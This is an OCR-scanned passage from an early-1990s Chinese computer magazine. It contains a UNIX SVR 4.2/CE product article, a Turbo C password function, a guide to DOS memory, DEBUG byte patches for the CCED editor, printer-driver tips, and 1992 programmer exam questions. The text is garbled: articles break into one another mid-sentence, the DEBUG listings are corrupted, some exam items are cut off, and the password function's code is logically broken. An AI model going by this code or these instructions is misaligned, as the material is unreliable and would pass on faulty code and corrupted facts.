
打印机+共享器=打印机+打印机

邮编 100084
电话 2594866

联系人 魏宝英

846

更加实用的中文UNIX SVR 4.2/CE

一、概要

UNIX SVR 4.2/CE是UNIX中国公司新推出的基于INTEL386/486 CPU芯片,具有高性能、可剪裁、技术先进的、商品化的多用户操作系统。它具备传统UNIX系统的优势,又增添了许多的特点。它操作使用简便,应用程序支持广泛,从而成为计算机用户优选的运行平台。

UNIX SVR 4.2在资源要求和性能两方面都做了较大的改进,进一步把UNIX操作系统的可剪裁性扩展到桌上计算机。它适用范围广,既可用于笔记本计算机系统,又可提供多用户系统环境,还能运行于网络服务器。它也向用户提供紧急任务方面的支持,其中包括可靠性高、备份和恢复机制以及安全性保证。

UNIX SVR 4.2便于安装、使用和管理。它提供图形界面和桌面管理系统,用户可以通过对屏幕上的图标进行操作,完成各项任务。它还因网BSD、XENIX、SUNOS、SCO UNIX以及UNIX系统V的低版本兼容,并提供了DOS和WINDOWS仿真程序的支持,在仿真程序上可运行DOS和WINDOWS的应用程序。

UNIX SVR 4.2具有很强的网络功能和丰富的软件开发工具。它支持TCP/IP、DFS、NFS、RPC、以太网、TokenRing等多种网络协议和软件,提供C语言开发环境,图形调试工具,MOOLIT支持工具集等。此外,UNIX SVR 4.2的国际化的中文处理功能,在图形界面和字符界面两方面都支持中文,它提供中文输出的标准接口,用户可以在系统所提供的多种输入方法的基础上,动态地安装自己编写的输入方法模块。

二、先进的开放式操作系统

UNIX系统的传统优势
UNIX SVR 4.2是一个基于UNIX系统V、支持多用户、多任务和网络的成熟的32位操作系统。UNIX系统的可移植性和可剪裁性使它适用于多种芯片结构,在不同的系统上提供统一的软件开发环境。另外,该系统还能支持不断涌现的更新的硬件技术。例如掌上机、笔记本计算机、光盘和多处理器系统和软件技术,以及分布式的面向对象环境和多媒体技术等。

2. 高可靠性
UNIX SVR 4.2提供了可靠的日志型文件系统,在紧急情况下,能保证用户数据的完整性。用户可以简单地关掉运行的UNIX SVR 4.2系统,然后重新启动系统,而不必任何系统管理干预。另外,操作管理及维护软件包提供多种先进的面向服务的功能,来支持系统管理、保护服务器及恢复软件包中有很多实用程序,用于复制用户文件和数据库,从而提供一种从内部硬件和系统崩溃恢复系统的简单机制。

3. 安全性好
UNIX SVR 4.2是一个基于UNIX SVR 4.1ES的第一个具有B2安全级的开放式、安全的应用系统,开发人员可以在它上面建立安全的应用系统。

4. 大小不一、规模适度

随着微机能力的增强和网络技术的发展,应用系统的运行平台出现两类变化趋势。一是原来以大型机为基础的操作系统,转向以基于网络的分布式系统为基础(Downsizing),后者具有和前者一样的能力,但有更好的性能价格比;另一类是原以DOS等个人机系统为基础的应用系统,希望升级到更好发挥计算机能力的操作系统(Upsizing)。UNIX SVR 4.2系统以其多用户、多任务能力、广泛的网络支持、良好的软件兼容性支持,适用于多种硬件平台的特点,成为能满足这两类需求的最佳选择(Rightsizing)。采用UNIX SVR 4.2系统,用户可以以各种规模的系统建立统一的平台之上,并能很好的保持已有软件的可使用性。

5. 下一代网络环境的首选平台

工作群(Workgroup)和客户机/服务器网络结构,要求有一个通用的、强网络连接操作软件,它既能作为客户机,又能作为服务器,还可以作为多用户系统,而UNIX系统许多年来一直是多用户和基于服务器结构的领先平台。现在UNIX SVR 4.2提供图形桌面管理系统和强大的网络功能,用户可以把这些强大的功能用于个人和工作群处理,UNIX SVR 4.2软件开发集还为

三、使用操作简便

1. 容易学习

UNIX SVR 4.2/CE提供完整的联机超文本求助系统,将各种有关信息送到用户的手里。它还有一套容易理解的使用手册,用户能借助于它们很快地学会使用。

2. 便于图形操作

UNIX SVR 4.2/CE对于任何用户都会感到使用起来得心应手,即使没有图形操作经验的用户也可以快速的学习使用操作。全集成图形桌面管理系统提供一套办公图形工具集,而且它具有交互式拖拉和放(Drag_and_drop)的风格。

3. 便于安装

UNIX SVR 4.2/CE软件安装是直观的,它包含所有的标准选择,只需用户作简单的选择,整个安装过程只需很少的人工介入。

4. 便于管理

UNIX SVR 4.2/CE为系统管理员提供了直观的、基于图符的界面,能非常方便地完成系统配置、重配置等任务,维护桌面环境和执行打印功能。而且系统在安装时也可自动地完成许多基本管理工作。安装和删除应用程序,用来增添、删除用户、改变用户已有注册性质、设置系统特等任务,都可以利用图形管理功能,做较简单的操作即可完成。

四、广泛的兼容性

1. 应用程序兼容性
UNIX SVR 4.2/CE支持广泛的UNIX系统应用程序,其中包括:XENIX、SCO UNIX、SUN OS和BSD等系统的应用程序。由于它严格遵循UNIX系统VABI(应用二进制接口),SVID(系统V接口定义)和IBCS2工业标准,从而它的应用程序兼容性能得到保证。

2. 支持WINDOWS应用程序仿真软件包

UNIX SVR 4.2提供一种进入用户现有的DOS和WINDOWS环境及应用系统的机制。它在UNIX系统的核心做了优化,为各种仿真软件包提供良好的性能。这样,用户就可以发挥多任务环境的长处,又能继续使用现有的应用程序。此外,它还能解释很多DOS命令,帮助用户逐步走出DOS环境。

3. X视窗 MOTIF 和 OPEN LOOK GUI

在用MOOLIT开发的桌面管理系统下,用户能使用MOTIF和OPEN LOOK两者的应用程序。对于同一所需的运行库组织在一起的MOTIF应用程序,不必任何附加软件,而为没有运行库组织在一起的MOTIF应用程序,系统提供了MOTIF RUN Time Add On软件包。

4. 开放式的API

桌面应用程序员接口API提供一致的Metaphor和使用标准。只要遵循这个接口标准,就很容易开发应用程序、驱动程序和固件,并将它们集成到UNIX SVR 4.2系统中,甚至可以把不同的桌面管理系统集成到UNIX SVR 4.2系统中,这样用户就能建立他们自己的环境,保持与现有系统兼容。

五、UNIX SVR 4.2/CE软件结构

设计UNIX SVR 4.2是为了给用户提供一个可剪裁的操作系统,以满足用户广泛的应用需求。正是通过UNIX SVR 4.2软件结构,实现了这一设计目标。它是由一系列有组织的软件包和软件集组成,而软件集是把有一定依赖关系、功能相关的若干软件包组合在一起,作为基本发行单位。采用这种结构,简化了系统安装,方便了用户的选择和配置,用户可以用以不同的方式组合软件包和软件集,配置所需的系统,来满足特定的需求。

UNIX SVR 4.2由四个软件集组成,用户可以根据具体的需求情况,进

行有针对性的、剪裁性的选助。特别是中文环境集(CE SET),备受中国用户的欢迎和青睐。

六、超级实用的操作系统

1. 高质量的操作系统
UNIX SVR 4.2是基于UNIX SVR 4.1ES改进的系统,ES提供了B2安全级,按照安全操作系统的开发工序,生产出的高质量产品,再加上贯穿于UNIX SVR 4.2整个开发过程的质量保证计划,其中包括严格的系统测试(可靠性、负荷、质量保证)和广泛的测试计划,因此,它是一个高质量的操作系统。

2. 基于INTEL CPU 芯片

UNIX SVR 4.2是基于INTEL 386/486 CPU芯片的操作系统,它支持目前市场上大约90%的外部设备和通信产品,有计划将继续提供SPARC、MIPS/ARC、MOTOROLA、RS6000、ALPHA和HP/PA平台上的系统。据悉,支持SPARC和MIPS的SVR 4.2的产品已经发布。

3. 高性能

为了满足UNIX SVR 4.2的性能要求,UNIX SVR 4.2 SE从大小和速度两个方面都做了优化。因此,它在配有60MB硬盘,4—6MB内存的16MHz的386机器上运行。本系统引入了可动态安装的内核概念,提高了系统性能。这些模块允许安装新的设备驱动程序,而不必重组内核。

4. 升级和覆盖

目前使用UNIX SVR 4.0版本的用户,如要把系统升至UNIX SVR 4.2,不会损坏个人现有的文件和系统配置。用户能够利用系统的覆盖功能,从旧的系统恢复,并能保护数据和配置。

5. Adobe字体管理系统ATM

Adobe字体管理系统在系统的基本集里,它是将真字体生成器,ATM读入TYPE1字体,然后建立任何大小的平滑点阵字体,供用户显示用。

七、软件开发环境

UNIX SVR 4.2软件开发集不仅提供标准的C语言开发环境,而且很多支持工具。这些工具能帮助开发人员为最终用户开发图形和网络应用,其中包括:

○图形测试程序 该程序是专门为测试分布式和多进程应用而设计的,能帮助开发人员测试客户机/服务器和工作群(Work group)应用程序。

○MOOLIT工具集中用此工具集开发的运行系统,用户可以根据自己喜好,在MOTIF和OPEN LOOK GUI之间进行动态切换。

○图形用户界面开发工具 利用该工具,开发人员只须用鼠标对屏幕窗口上的对象进行简单的拖拉和放(Drag_and_drop),便可设计应用程序程序,因而能大大地缩短产品开发周期。

○窗口 Korn Shell (WKSH) 是标准 Korn Shell的扩充,作为UNIX SVR 4.2的附加软件包供用户选购。WKSH是为图形用户界面的开发而设计的,它能减少90%的用户界面代码。

○ Borland公司的Turbo C是

目前国内外在微机上的最为流行的C语言版本,他有功能齐全的集成开发环境和无与伦比的编译速度,使用非常方便,为许多用户所钟爱。

用户往往喜欢在自己编的程序中加入口令,以防非法人使用,但TURBO C中并没有提供这样一个函数,为此笔者用TURBO C 2.0编写了一个PASSWORD-COMP()函数,使用时加入到你的程序中即可。口令输入过程与Acer 1120X机机的开机口令输入过程相似。

PASSWORD-COMP()函数有两个值,即0和1,0表示口令错误,1表示口令正确。调用此函数后,在运行时屏幕将显示如下信息:

Please enter the password: *****
此为接收口令状态,你输入一个字符时机器将发出“叮”声并在屏幕上显示一个“*”,回车键被按,此时机器将发出“长”声。

八、支持多种工业标准

UNIX SVR 4.2基于标准UNIX操作系统,严格遵照所有工业标准,特别是支持X/OPEN、POSIX和INSTR标准。它提供无与伦比的应用程序可移植性和其它基于标准的开放系统的互操作性。它还保证应用程序兼容,因为它遵照应用程序二进制接口ABI和IBCS2规范,以及设备驱动程序接口/设备核心接口(DDI/DKI)规范说明,后者保证了现有系统驱动程序的兼容性。

由于图形是九十年代计算机不可缺少的处理功能,因此,UNIX SVR 4.2支持ICCM、OSF/MOTIF和OPEN LOOK GUI标准规范。

九、良好的中文扩充环境CE

国际化能力是操作系统的一种基本功能,SVR 4.2/CE提供了UNIX系统国际化的中文处理功能,如中文字符分类和转换表。它还提供了系统运行时的中文提示信息,中文终端和网络节点的中文信息输入/输出能力,以及在X环境下处理中文的输入/输出。桌面管理系统的中文菜单、图符、求助信息和其它提示信息均可以是中文,中文信息的输入/输出功能,是中文扩展集的重要组成部分。为了适应和满足不同环境的需要,CE的输入/输出也采取了不同的策略:非主控制台方式,主控制台桌面方式和主控制台普通方式。非主控制台方式是针对那些在主控制台注册登录的用户及用户进程而言,这时的中文输入/输出均由终端或远程节点实现,系统只负责中文信息的转换和时间格式转换操作。主控制台桌面管理方式提供了在桌面管理系统下的汉字输入/输出能力,以及在中文输入、管理窗口、中文的输入/输出由X服务器实现,中文输入管理窗口通过CE则由X服务器实现,中文输入管理窗口通过CE则由X服务器实现,可以动态的挂接多种输入方法模块。主控制台普通方式是为主控制台只使用一般“文本方式”的用户提供的一种方式,包括系统管理及维护状态下使用主控制台的情况。

在该方式下,中文输入由一个“中文输入管理程序”实现,也具有动态挂接输入方法模块的能力。中文的输出在CE的标准版本里提供了标准VGA下实现的“软汉字”输出,在CE的其他版本里提供了一些流行汉卡的支持。

十、技术支持

1. 技术培训

UNIX中国公司在国内很多地方设有技术培训中心,根据用户需要不定期地举办中文UNIX SVR 4.2/CE系统中级和高级技术培训,中级班主要培训UNIX系统和桌面管理系统的用户知识,高级班则培训高级系统管理者和软件开发人员,由他们提供系统管理、C语言开发环境和图形界面开发工具等方面的课程。

2. 技术资料

中文UNIX SVR 4.2/CE提供一套五本使用手册,指导用户尽快学会使用UNIX桌面系统和中文扩展环境,除此之外,还有一套完整的UNIX SYSTEM V使用手册,全套共四十九本,是高级系统管理者和程序设计人员必备资料。

注:UNIX是USL公司注册商

MOTIF是OSF公司注册商

OPEN LOOK是USL公司注册商

CE (Chinese Extension)是UNIX中国公司注册商

北京 中兴

给TURBO C增加一个口令函数

```

PASSWORD-COMP ()
函数的源程序如下:
password-comp (char *s)
{
  char ch, cch;
  char si [80];
  int i = -1;
  int j, len;
  memset (si, '\0',
  sizeof (si));
  len = strlen (s);
  for (i = 0; i < len; i++)
  {
    ch = s[i];
    cch = s[i+1];
    if (ch == ' ' || cch == ' ')
      continue;
    si[i] = ch;
    si[i+1] = cch;
  }
  if (si[i] != '\0')
    si[i+1] = '\0';
  if (si[0] == '\0')
    return (1);
  if (si[0] != '\0')
    return (0);
}

```


突破DOS的限制利用更多的内存

众所周知，在DOS下CPU工作在真(Real)模式，它仅拥有8088/8086寻址空间，仅能利用640K内存。但在286、386、486机的内存远大于1M的情况下，使得宝贵的内存资源得不到有效的利用，而稍大一些的程序又由于内存不够而无法运行。在多道程序和内存驻留程序TSR的情况下更是如此。虽采用覆盖技术或虚拟内存技术可以解决，但无疑加重了编程者的负担和减慢了运行速度，而且1M以外的内存仍然无法使用。本文谈如何突破DOS的限制，利用640K以外的内存。

一、几种内存的不同含义

1. 基本内存(Basic Memory)：指0~640K内存，DOS使用一部分，其它部分留给应用程序。
2. 扩展内存(Expanded Memory)：是一种增加的内存，它不占用系统内存地址，但需要特殊的硬件支持。
3. 扩充内存(Extended Memory)：是指第1M内存地址以外的内存，286机指2~16M的内存，386/486指2M~20内存。这部分内存必须使CPU工作于保护(protected)模式或虚拟(Virtual)模式才能访问到。


另外，在扩充内存规范XMS(Extended Memory Specification)中定义了两种内存：

上位内存区(Upper Memory Area)：指640~1024K之间的内存，在8088/8086系列中，用于视频缓冲区，系统的ROM区等，在286以上部分是RAM区。

上位内存块(UMBS(Upper Memory Block))：指上位内存的一部分，这部分是RAM区，应用程序可以进入。

高位内存块(HMA(Upper Memory Area))：指1M以外的第一个64K内存，即1024~1096K内存。

扩充内存块(EMBS(Extended Memory Block))：指除第一个64K以外的扩充内存。



二、扩展内存的利用

目前，利用扩展内存的最好办法是用扩展内存规范EMS(Expanded Memory Specification)。这是Lotus、Intel和Microsoft三公司联合开发的，也叫LDM-EMS。现在大部分扩展内存管理程序都支持此软件。

工作原理：在一台计算机中，不是所有上位内存都被利用。至少可以找到64K相连内存，我们把这64K内存叫“页面结构”(Page Frame)，作为窗口。这64K的页面结构又分成4组16K的物理页面。当CPU要访问扩展内存时，通过特殊的硬件机构——页面寄存器(Bankswitch)，把扩展内存映射到页面结构中，这样CPU可通过这个窗口访问到扩展内存。为了防止兼容性的问题，这里应用程序还不能直接访问页面寄存器，必须通过扩展内存管理程序来控制。如Compaq公司的CEMM.EXE等，EMS有两个版本3.2和4.0版本。主要区别是：3.2版本只能利用上位内存做窗口，而4.0版本可以利用基本内存做窗口。

在CONFIG.SYS文件中，加入DEVICE=CEMM.EXE就可以利用扩展内存了。当然在CEMM.EXE后面加几个条

件就可以达到同样的效果。下面仅介绍常用的几个条件(其在COMPAQ MS-DOS SUPPORT盘中详细说明了)，见下表。

系统ROM	系统ROM	系统ROM
页面结构	页面结构	可用上位内存
EMS物理页	可用上位内存块	视频缓冲区
视频缓冲区	视频缓冲区	视频缓冲区
DEVICE=CEMM.EXE	DEVICE=CEMM.EXE RAM	DEVICE=CEMM.EXE NOEMS

三、扩充内存的利用

由于扩充内存的访问必须在保护或虚拟模式下进行，所以普通MS-DOS应用程序不能访问它。但可以利用DOS扩充器(Extenders)使CPU转到保护模式访问它。如台印印刷程序(Desktop Publishing Programs)等。

下面介绍几种常用的利用扩充内存的软件：CACHE.EXE，此软件的功能是减少访问硬盘的时间，把一部分扩充内存开辟成磁盘缓冲区，用于存放最近访问次数多的数据。当CPU访问硬盘时，先检查磁盘缓冲区，如果在需要的数据，可以直接送到主内存，从而免去了读盘时间。

VDISK.SYS，此软件是允许用户用内存来作磁盘的设备驱动程序。它可以开辟扩充内存来作称为虚拟磁盘的磁盘，除几条DOS命令不能用以外，绝大部分DOS命令可用来对它进行操作。这种盘的操作速度和内存的速度一样。同样在掉电的情况下，数据会全部丢失，所以必须保护数据。

以上两种软件必须先加在CONFIG.SYS文件中。另外可以利用支持扩充内存规范XMS的软件，象使用扩展内存一样的使用扩充内存，如COMPAQ公司的HIMEM.EXE在CONFIG.SYS文件中加入DEVICE=HIMEM.EXE(附加条件见COMPAQ MS-DOS SUPPORT盘的HELP.EXE文件)。

四、介绍RUNHLL.EXE软件的使用

用RUNHLL.EXE可以安装设备驱动程序和内存驻留程序TSR在上位内存区。它可以作一个命令使用。如在CCDOS.2.13系统中，为了减少少占用基本内存，可以在批处理文件中加RUNHLL命令。

当然在运行之前必须安装CEMM.EXE或EXMEM.EXE(它是CEMM和HUMEM的功能的组合)在CONFIG.SYS文件中。(海南 胡志勇)

在CGA卡及2.13H汉字系统11行、16行显示方式下，运行CCED将退出汉字显示方式，进入英文状态，使用用户无法使用该软件。

笔者通过分析已找出原因，解决方法如下：

1. 用DEBUG.EXE修改的步骤：
 - ①. C>RENCCED.EXE CCED
 - ②. C>EDEBUG CCED
 - R
 - AX=0000 BX=0001 CX=53B1
 - DX=0000 SP=FFFF BP=0000 SI=0000 DI=0000 DS=4331 ES=4331 SS=4331 IS=4331 IP=0100 NV UP EI PL NZ NA PO NC 4331:0100 4D DEC BP
 - E 5331:0 L FFFF EB A6 FF
 - 5331:06B5
 - 5331:3212
 - E 5331:06B5
 - 5331:06B5 EB 90 A6 90 FF 90
 - W
 - Writing 15382 bytes
 - Q
 - C>REN CCED CCED.EXE
2. 用PCTOOL.SXE修改步骤：
 - 运行PCTOOLS，选择文件CCED.EXE，按F键进入查找功能，再按F1键进入十六进制查找方式，输入B40EBA6FF后回车，查找后按E键进入编辑状态，将EBA6FF改为9090后按F5键存盘即修改完成，按ESC键退出PCTOOLS，返回DOS。
 - 用户可以选择以上两种方法之一进行修改，修改后，即可在CGA卡及2.13H汉字系统11行、16行显示方式下运行CCED了。(重庆 刘峰)

一、解决3070C.EXE退出的方法

为长城0520CH配置的3070C.EXE打印驱动程序，其说明中指出再次装入3070C.EXE会溢出。在实际应用中，有时甚至会出现不能打印汉字的现象，即开机后重新启动也不能恢复其打印汉字的功能，给用户带来了很大的不便。为此，通过把3070C.EXE改名为PCHL.EXE，另建一个名叫3070C.BAT的文件并叫时在AUTOEXEC.BAT文件中增加三条语句的方法，防止了再次装入。使用者也不会感到不方便。

具体方法如下：
3070C.BAT: ECHO OFF
CLS
IF EXIST NPCH.EXE GO TO LOOP1
PCHL.EXE
REN PCHL.EXE NPCHL.EXE
GOTO LOOP2
LOOP1
REM 3070C已装入，不必再装
LOOP2
AUTOEXEC.BAT:
IF EXIST PCHL.EXE GO TO LOOP
REN NPCHL.EXE PCHL.EXE
LOOP

二、3070C.EXE与3.COM同存于硬盘的方法
为长城0520CH配置的3070C.EXE打印驱动程序，具有变换字型多，打印实用制表方便等优点，而3.COM是后来长城机为用户提供的驱动程序，它的字库内容有所扩充，被许多用户需要使二者同存于硬盘，但由于这两个驱动程序调用的字库名称不一样，而字库的结构和大小都不一样，所以硬盘上只能装其中一个程序，给用户带来了不便。通过修改3.COM程序使其调用名为WWW24的字库与3070C.EXE调用的字库区别开来，从

而实现了二者同时存在于硬盘。具体方法如下：

1. 修改3.COM文件，使其接收名为WWW24的字库
C>DEBUG 3.COM
S 100 FFFF:CLIB24
XXXX
-E XXX 57 57 57 57 32 34
S 100 FFFF:CLIB24
XXXX
-E XXX 57 57 57 57 32 24
-W

2. 将3.COM所用字库(CLIB24 60724H字库)装入硬盘，并改名为WWW24
RENAM C,CLIB24 C,LS24
RESTORE A,C,CLIB24
RENAM C,CLIB24 C,WWW24
RENAM C,LS24 C,CLIB24

至此，3070C.EXE与3.COM同存于硬盘，应用此方法也可使3070C.EXE接收其它文件名的字库。

三、对3070打印机输出字符控制的方法
编程人员在编制打印栏目较多的报表程序时，常常为打印机每行到底能打印多宽等问题而烦恼。经过反复实践，利用如下方法可使打印机的打印范围加宽；打印出打印头所能发的最大极限。

1. 运行环境：
 - 主盘为长城0520CH I，打印机为TH3070C.EXE，汉字库为CLIB24(58816字节)，数据库管理系统为FOXBASE或DBASE。
2. 控制方法：
 - (1) 设置字间距命令：?CHR(27)+CHR(113)
 - (2) 解除字间距命令：!CHR(27)+CHR(113)
 - (3) 打印字体控制命令：?CHR(27)+“IA” (用A型字体)或?CHR(27)+“IE” (用E型字体)
 - (4) 输出字库的控制：因在FOXBASE或DBASE系统中，字符变量最多可含字符数为254个

在汉字系统中，CCBIOS.2.13H、王码DOS.0和西山DOS各有所长。我将他们同装在一台电脑上，一般情况按下用户输入、2.13H打印，就

情下打印太小时用西山DOS，就其WPS、在编辑软件中，选择了在汉字输入和表格等方面具有独特优势的CCED(2.0版)。但在显示下使用CCED出现了屏幕参数设置在西文DOS和各种汉字系统下互不通用问题，西文DOS下的设置在王码和213下不显示汉字，王码和213下的设置进入西文则变为反相显示且控制不到光标，西山下的设置在其他系统下也不能使用。在这种情况下，每次转换系统后进入CCED就要重新设置一次屏幕参数，相当烦琐。

经观察，每次设置的CCED的屏幕参数都保存在一个叫做CCED.OVI文件中，用以下方法可解决上述问题：

1. 将CCED.OVI文件拷贝入C盘根目录；
2. 进入C盘根目录，在DOS状态下进入CCED，按Shift键再按P7键，进入屏幕参数设置状态后，按提示选择参数，其中显示方式最为重要，可经多次试验确定。(设置好屏幕参数后)退出CCED，将CCED.OVI文件改名为CCED.A；在2.13H或王码DOS下进入CCED，设置好屏幕参数，退出CCED后，将新生成的CCED.OVI文件改名为CCED.B；在西山DOS下进入CCED，设置好屏幕参数，退出CCED后，将新生成的CCED.OVI文件改名为CCED.C。

3. 在C盘根目录下的AUTOEXEC.BAT文件中加入如下行：
COPY CCED.A CCED.OVI

在213.BAT文件中加入一行：
COPY CCED.B CCED.OVI

在王码DOS系统的批处理文件中加入一行：
COPY CCED-C CCED.OVI

这样，在进入任何一种系统的同时，批处理文件已将适合该系统的CCED.OVI文件覆盖了旧文件，这时进入CCED就不会出现屏幕参数设置不对的问题了。(河北 张清民)

在多种系统下使用CCED

3070C.EXE在使用中的一些问题及解决的方法

时，应先将输出的字符串分送两个变量中(设为aa,bb)，然后使用命令?aa and !? bb或@PROW(),@ SAY aa和@PROW(),@ SAY bb不超过254个字符时，则使用命令;!XY或@PROW(),@ SAY XY即可。

经处理后，行输出的字符数可达：
横向压缩(无字间距)A型字体202E型为800。

纵向不压缩(有字间距)A型字体174E型为244。

四、用3070打印机打印报表时的行列间控制的方法
在长城0520CH及兼容3070打印机上，通过实践找到了可在此打印机上所能实现的八种字型(A、B、C、D、E、F、G、H)，及时输出报表进行行、列间控制的方法，供读者参考。

具体方法如下：(以DBASE II命令为例)

打印机驱动程序，3070C.EXE
字库：CLIB24(58816字节)
1. 行间距的控制：(控制代码：ESC+“P”+“N”)

其中：n=06 08 12 24
系统默认值为06(即行间距为1/6英寸)，此时打印出的表格为虚线，而针对不同的字库选择不同的n值，则能打印出完全封闭的表格。

(1A、B、C、D、字型)：?CHR(27)+“U08”
(2E、F、字型)：?CHR(27)+“U12”
(3G、H、字型)：?CHR(27)+“U24”
?CHR(27)+“Z”

2. 列间距的控制：(控制代码：ESC+“P”OR ESC+“Q”)
(1) 压缩：?CHR(27)+“1A”
+CHR(27)+“P”
(2) 解除：?CHR(27)+“1A”
+CHR(27)+“Q”

说明：上述间压缩或解除的两条命令对八种字型均适用，但控制代码必须与某种字型设置一起使用方能生效。某打印机与此类似，用用户可通过打印出适合的代码。
哈尔滨 穆大明 陈承红

试题1

从供选择的答案中选出应填入[]内的正确答案,把编号写在答卷的对应栏内。
数据结构中,与所使用的计算机无关的是数据的[]结构;链表是一种采用[]
存储结构存储的线性表,链表适用于[]查找,但在链表中进行[]操作
的效率比在顺序存储结构中进行[]操作效率高;二分法查找[]存储结构。

- 供选择的答: A: ① 存储 ② 物理 ③ 逻辑 ④ 物理和存储
B: ① 顺序 ② 链式 ③ 星式 ④ 网状
C: ① 顺序 ② 二分法 ③ 顺序,也能二分法 ④ 随机
D: ① 顺序查找 ② 二分法查找 ③ 快速查找 ④ 插入
E: ① 只适合于顺序 ② 只适合于链式 ③ 既适合于顺序也适合于链式
④ 既不适合于顺序也不适合于链式

试题2

从供选择的答中选出与下列各术语关系最密切的,应填入[]内的正确答案,把
编号写在答卷的对应栏内。
[] 后进先出 [] 先先进出 [] 高级程序设计语言
[] 分时系统 [] 输入输出处理

- 供选择的答: A-E: ① 时间片 ② 存储保护 ③ 数据类型 ④ 栈
⑤ 高速缓冲存储器 ⑥ 通道 ⑦ 基址寄存器 ⑧ 变址寄存器
⑨ 作业流 ⑩ 队列

试题3

从供选择的答中选出应填入[]内的正确答案,把编号写在答卷的对应栏内。
程序是计算机处理的[]的描述,程序设计语言的描述有语法、语义和语用三个范
畴,BNF用来描述程序语言的[]。程序和使用之间的关系是属于[]的范畴。
程序设计语言一般包括[]。程序的控制结构是用于规定程序流程的方法和手
段,基本控制结构是[]。

- 供选择的答: A: ① 对象 ② 计算机规则 ③ 对象和计算机规则 ④ 文档和计算机规则
B, C: ① 语法 ② 语义 ③ 语用 ④ 程序
D: ① 数据成份、运算成份、输入成份、输出成份
② 运算成份、控制成份、输入成份、输出成份
③ 数据成份、运算成份、控制成份
④ 数据成份、运算成份、控制成份、传输成份
E: ① 顺序、循环、子程序 ② 顺序、分支、循环
③ 顺序、分支、递归 ④ 分支、循环、子程序

试题4

从下列叙述中选出5条正确的叙述,把编号依次写在答卷的A-E栏内。
① 操作系统大体上可划分成控制程序和处理程序两部分,翻译程序是控制程序的一部分。
② 操作系统中的控制程序具有管理计算机系统资源的功能,以便使处理程序顺利、高
效地运行。
③ 操作系统的目的不是用来提高吞吐量,而是用来管理应用程序。
④ 在支持虚拟地址空间的操作系统环境下,能运行比计算机内存容量还大的程序。
⑤ 操作系统控制作业运行的方式主要有:批处理方式,分时方式,实时方式。
⑥ 操作系统中的控制程序一定具有分时处理能力。
⑦ 在支持虚拟地址空间的操作系统环境下,实存分配在虚拟存的下部。
⑧ 操作系统是合理地组织计算机工作流程,有效地管理计算机系统,方便用户使用的程序
集合。
⑨ 操作系统的功能包括进程管理、存储管理、设备管理、作业管理和文件管理。
⑩ 进程有三种基本状态:运行、就绪和等待。

试题5

从供选择的答中选出应填入[]内的正确答案,把编号写在答卷的对应栏内。
数据库具有[]、最小[]、和较高的[]、易于扩充等特点。
DBASE是[] 结构的数据库管理系统,从一个数据库文件中取出满足某个条
件的所有记录形成一个新的数据库文件的操作是[]操作。

- 供选择的答: A: ① 程序结构化 ② 数据结构化 ③ 程序标准化 ④ 数据模块化
B: ① 冗余度 ② 存储量 ③ 完整性 ④ 有弹性
C: ① 程序与数据可靠性 ② 程序与数据完整性
③ 程序与数据独立性 ④ 程序与数据一致性
D: ① 层次 ② 关系 ③ 网状 ④ 树状
E: ① 投影 ② 连接 ③ 选择 ④ 复制

试题6

从供选择的答中选出应填入[]内的正确答案,把编号写在答卷的对应栏内。
与十进制数26.34375等值的二进制数是[] ,八进制数是[] 。
已知八位机器码1011010 (最高位为符号位),
当它是原码时表示的十进制真值是[] ;
当它是补码时表示的十进制真值是[] ;
当它是反码时表示的十进制真值是[] 。

- 供选择的答: A: ① 11010.1101 ② 11010.01011 ③ 1011.1101 ④ 1011.01011
B: ① 13.26 ② 32.64 ③ 32.26 ④ 13.64
C, D, E: ① 71 ② 70 ③ -70 ④ 69
⑤ -69 ⑥ -54 ⑦ 66 ⑧ -5

试题7

从供选择的答中选出应填入[]内的正确答案,把编号写在答卷的对应栏内。
某接点安装的指示灯,如阳所示。电路中有
电灯L,灯泡F,连接导线以及开关X和Y。若开关
向左拉动用“1”表示,向右扳动用“0”表示,
则阳中开关X和Y都处于“1”状态;灯泡用“1”
表示,灯亮用“0”表示。则灯的状态完全由开
关X、Y的状态所决定。阳F可看成输入变量X和
Y的[]。其对应的真值表如[]所
示。阳的逻辑式为[] ,其所对应的逻辑操作是[]。
阳也是其等价
的逻辑式。



- 供选择的答: A: ① 双稳函数 ② 校验函数 ③ 逻辑函数 ④ 特征函数

一九九二年度

初级程序员级 上午试题

下列试题1年试题12是必答题,请全部解答。

Logic puzzles involving 3x3 grids with variables X, Y, F and arithmetic problems like C: ① F = X + Y, D: ① 同或运算, E: ① F = X + Y.

试题8

- 从供选择的答中选出应填入[]内的正确答案,把编号写在答卷的对应栏内。
1. 1MB = [] 字节。
2. 磁盘是 [] 的磁盘存储器。
3. [] 打印机不是非击打式打印机。
4. 鼠标可以取代 [] 。
5. [] 输出是一种软拷贝。

供选择的答

- A: ① 10^3 ② 10^6 ③ 2^8 ④ 2^16
B: ① 可移动磁头、可拆卸盘片 ② 固定磁头、可拆卸盘片
③ 固定磁头、固定盘片 ④ 可移动磁头、固定盘片
C: ① 针式 ② 热敏 ③ 喷墨 ④ 激光
D: ① 键盘 ② 条形码 ③ 扫描器 ④ 光标移动键
E: ① 纸面打印 ② 薄膜打印 ③ 屏幕显示 ④ 绘图打印

试题9

从下列叙述中选出5条正确的叙述,把编号依次写在答卷的A-E栏内。
① DMA方式的数据地址和传送数据个数计数是由硬件电路完成的。
② ROM可作为输入/输出缓冲区。
③ 主存储器与CPU之间增加高速缓冲存储器的目的是为了扩大主存储器的容量。
④ 根据传送信息种类不同,系统总线分为地址线、控制线和数据线。
⑤ 带有缓冲区的打印机可以看成是一种辅助存储器。
⑥ 中央处理器(CPU)的主要功能是对指令、操作和时间的控制以及数据加工;
⑦ 计算机的循环能力主要取决于指令程序的长短。
⑧ 软盘是指不包括外部设备的软盘。
⑨ 可以通过考系统软件中常用部分强化的办法来提高系统的性能。
⑩ “与”门中的某一个输入值为“0”,那么它的输出值一定为“1”。

试题10

从供选择的答中,选出应填入下面英文句中[]内的正确答案,把编号写在答
卷的对应栏内。
1. Use [] expressions to initialize static and extern [].
2. When the computer has been [] you must reboot operating system
[] with a [] diskette.

供选择的答

- A-E: ① clear ② fixed ③ infected ④ up ⑤ variables
⑥ installed ⑦ new ⑧ again ⑨ constant ⑩ functions

试题11

从供选择的答中,选出应填入下面英文句中[]内的正确答案,把编号写在答
卷的对应栏内。
If you turn on a PC/XT, you will see [] numbers on the upper left
corner of the []. These [] increment for a period of about 10 to
